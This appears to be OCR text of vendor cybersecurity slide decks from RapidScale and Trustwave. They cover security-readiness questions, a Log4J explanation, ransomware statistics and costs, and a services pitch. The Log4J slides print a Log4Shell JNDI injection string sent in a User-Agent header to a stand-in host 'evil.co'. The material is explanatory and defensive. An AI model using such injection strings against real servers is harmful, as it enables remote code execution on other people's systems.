Iran is increasingly active in using cyberspace to enable influence operations—including aggressive influence operations targeting the US 2020 presidential election—and we expect Tehran to focus on online covert influence, such as spreading disinformation about fake threats or compromised election infrastructure and recirculating anti-US content."

Are we asking the right questions?

IT Teams

What system is the most vulnerable to external threats?

Where do we store sensitive data?

Is the data encrypted?

Do we have a response plan in place for a data breach?

How are we testing for vulnerabilities and weaknesses?

Employees

Have we read our policies?

Are we using work email for personal activities?

Can we define and identify a phishing email?

Are we using a personal device to access company resources?

Vendors / Suppliers

How do we approach tech upgrades & lifecycle?

What level of access do they need?

What data do they require?

Are all connections and integrations encrypted?

Background checks?

What insurance do they carry?

Executive Teams

Are our policies up to date?

Are we training our employees?

What would we do when we get compromised?

Do we know our role in the case of breach?

Are we trained?

Log4J Vulnerability

1 An attacker triggers the target device to log the JNDI string in some way. Most obvious way is via web site headers but there are many potential vectors we will see over coming months.


```
GET /HTTP/1.1
Host: example.com
User-Agent:
${jndi:ldap//evil.co/xxx
```

2 Server passes the log string to the impacted log4j instance:


```
${jndi:ldap//evil.co/xxx}
```

3 Log4j processes the string and queries the malicious LDAP server:

```
ldap//evil.co/xxx
```



3 LDAP Server Responds with directory information containing the malicious Java Class which the server deserializes and installs.



1. **Visit** https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance
2. **Compare your results to** https://github.com/cisagov/log4j-affected-db
3. **And to** https://github.com/CERTCC/CVE-2021-44228_scanner
4. **Follow the workflow here and prescribed by CISA.gov**

2022 and Beyond


01	Ransomware will remain the number one threat for organizations.
02	2021 has seen increased use of zero-day exploits by threat actors and 2022 will be see even more.
03	Just like ransomware, other types of cybercrime will continue to flourish.
04	The role of security controls around authentication will remain crucial.
05	State-sponsored activity will remain targeted and narrowly focused.
06	Cybercriminal and state-sponsored threat actors will continue to leverage OSTs in network intrusions.
07	Must find a strategic cloud and cloud-security partner who lives and breathes this “stuff”

RapidScale
A Cox Business Company

COX BUSINESS

Thank you..

Robby.Gulri@RapidScale.net



Trustwave Security Overview

STEVEN BAER FIELD CTO

Trustwave®

Baer’s Bio

- Steven Baer is the Field CTO for the Americas at Trustwave & Trustwave Government Solutions. Steven (known as just ‘Baer’ to most) has been in the InfoSec industry for over 20 years starting out in banking and e-commerce then moving on to specialized technologies at RSA, Trustwave, and Dell-SecureWorks. Baer was most recently Director of Security Architects -Americas for Dell-SecureWorks where he directly managed 82 Security Architects (pre-sales engineers) across all sales market segments. Prior to that he was VP, Global Director of Systems Engineers at Trustwave. In that role he directly managed over 45 sales engineers in a global sales capacity. He was responsible for key sales engineer talent acquisition, retention, hiring, on-boarding and training sales engineers to support all technical aspects of the sale. Baer has spent over 8 years in running IT-Risk at JP Morgan Chase. He has also played pivotal leadership roles as virtual CISOs and executive sponsors and is an active participant in Infragard, The Chicago FBI Citizen’s Academy and on the Steering Committee for the U.S. Secret Service Chicago Electronic Crimes Task Force. Baer has spearheaded Trustwave Government Solutions Cybersecurity Maturity Model Certification- Registered Provider Organization, as well as obtaining a Registered Practitioner Certification.

Agenda

1. The Ripple Effect
2. Cybercrime & the Current State of the Global Marketplace
3. Ransomware
4. Trustwave Solutions
5. Resources and Q&A

Trustwave® SpiderLabs®

Expertise and Industry Leadership


Talent sourced from military, government intelligence, law enforcement and more

Unrivaled Intelligence

Intelligence curated from Trustwave forensic investigations, incident response, threat hunts, ethical hacking exercises, and research

Globally Recognized

Recognized globally by enterprises, cybersecurity analysts and research community



SpiderLabs Research Centers

Who we are

Unanimously recognized as the global security leader for stopping threats in the hybrid multi-cloud world

FORRESTER®

Leader
Global Managed Security Services Provider, Q3 2020

Strong Performer
Global Managed Detection & Response, Q1 2021

Gartner

Leader
Magic Quadrant for Managed Security Services, Worldwide 2019, 2020

IDC

Leader
IDC MarketScape Worldwide Managed Security Services 2020 Vendor Assessment

Microsoft

Top Managed Security Operations Center (SOC)
Microsoft Security 20/20 2021

2,000+
Security professionals worldwide

5,000+
Enterprise clients

96 countries
Client footprint

9
Global Security Operations Centers


6
SpiderLabs Research Centers

25
Years of Experience

Ripple Effect & Current State of the Global Marketplace

Ransomware Statistics

- **$40M** Largest known paid ransom
- **$200K** Average ransom payment
- **11 seconds** Average time between ransomware attacks
- **21 days** Average business downtime
- **80%** Of victims experience double-extortion in 2021
- **42%** Of victims with cyber insurance had their insurance pay out
- **$1.85M** Is the average cost for a small business to fully recover
- **98%** Of payments were BTC



The Ripple Effect……

Costs you have to prepare for

Days 1-30

- Ransom????
- Cyber insurance
- Incident Response
- Disaster Recovery
- Consulting
- Gear replacement

Days 31-60

- Staff
- 3rd party legal & media
- Executive resources

Days 61-180


- Clean up effort
- Prevention
- Fines


Days 180-365

- Restitutions
- 3rd party lawsuits
- Executive resource

Possibility & Probability

The world we live in…..





Creates a kit to capitalize on the vulnerability and sells it.

Massive use of the kit

Disclose

Cybercrime Professionalized


Organized, Systematic, & Diversified

$5.2 BILLON – Bitcoin transactions for ransom payments

Multipurpose tools for sale

Log4J & Log4Shell exploit tool kits on the market

Crafted ransomware to compromise Network Attached Storage (NAS) environment




Cyber Criminal

THINGS TO REMEMBER:

- It’s not illegal
- ROI is HIGH
- Services & infrastructure for rent
- Tools for sale

The Problem Defined

Ransomware: A type of malicious software designed to block access to a computer system until a sum of money is paid.



Helpful Solutions

REAL TESTING

TEST THE WAY A BAD GUY WOULD

TIMING IS EVERYTHING

TEST OFTEN

DON’T RELY ON OLD DATA

BEFORE, DURING, AND AFTER MAJOR EVENTS

TOOLS & TECHNIQUES

REMEMBER TOOLS ARE PURPOSE BUILT

USE EXPERTS TOO

CYBER INSURANCE

UNDERSTAND WHAT’S COVERED

BREACHES HAVE RIPPLE EFFECT COSTS

INCIDENT RESPONSE

HAVE MULTIPLE RETAINERS

DO PROACTIVE THREAT HUNTS – GOLDEN_SPY

TEST EVERYTHING

….Never a dull day in infosec

Have a Strong Program

- **Proactive Threat Hunting**
- **Security Testing**
- **Incident Response Retainer**
- **Ransomware Readiness**

Questions and Next Steps

Resources

Trustwave Contacts:

Jim Frainey: Channel Manager/North East

-JFrainey@trustwave.com

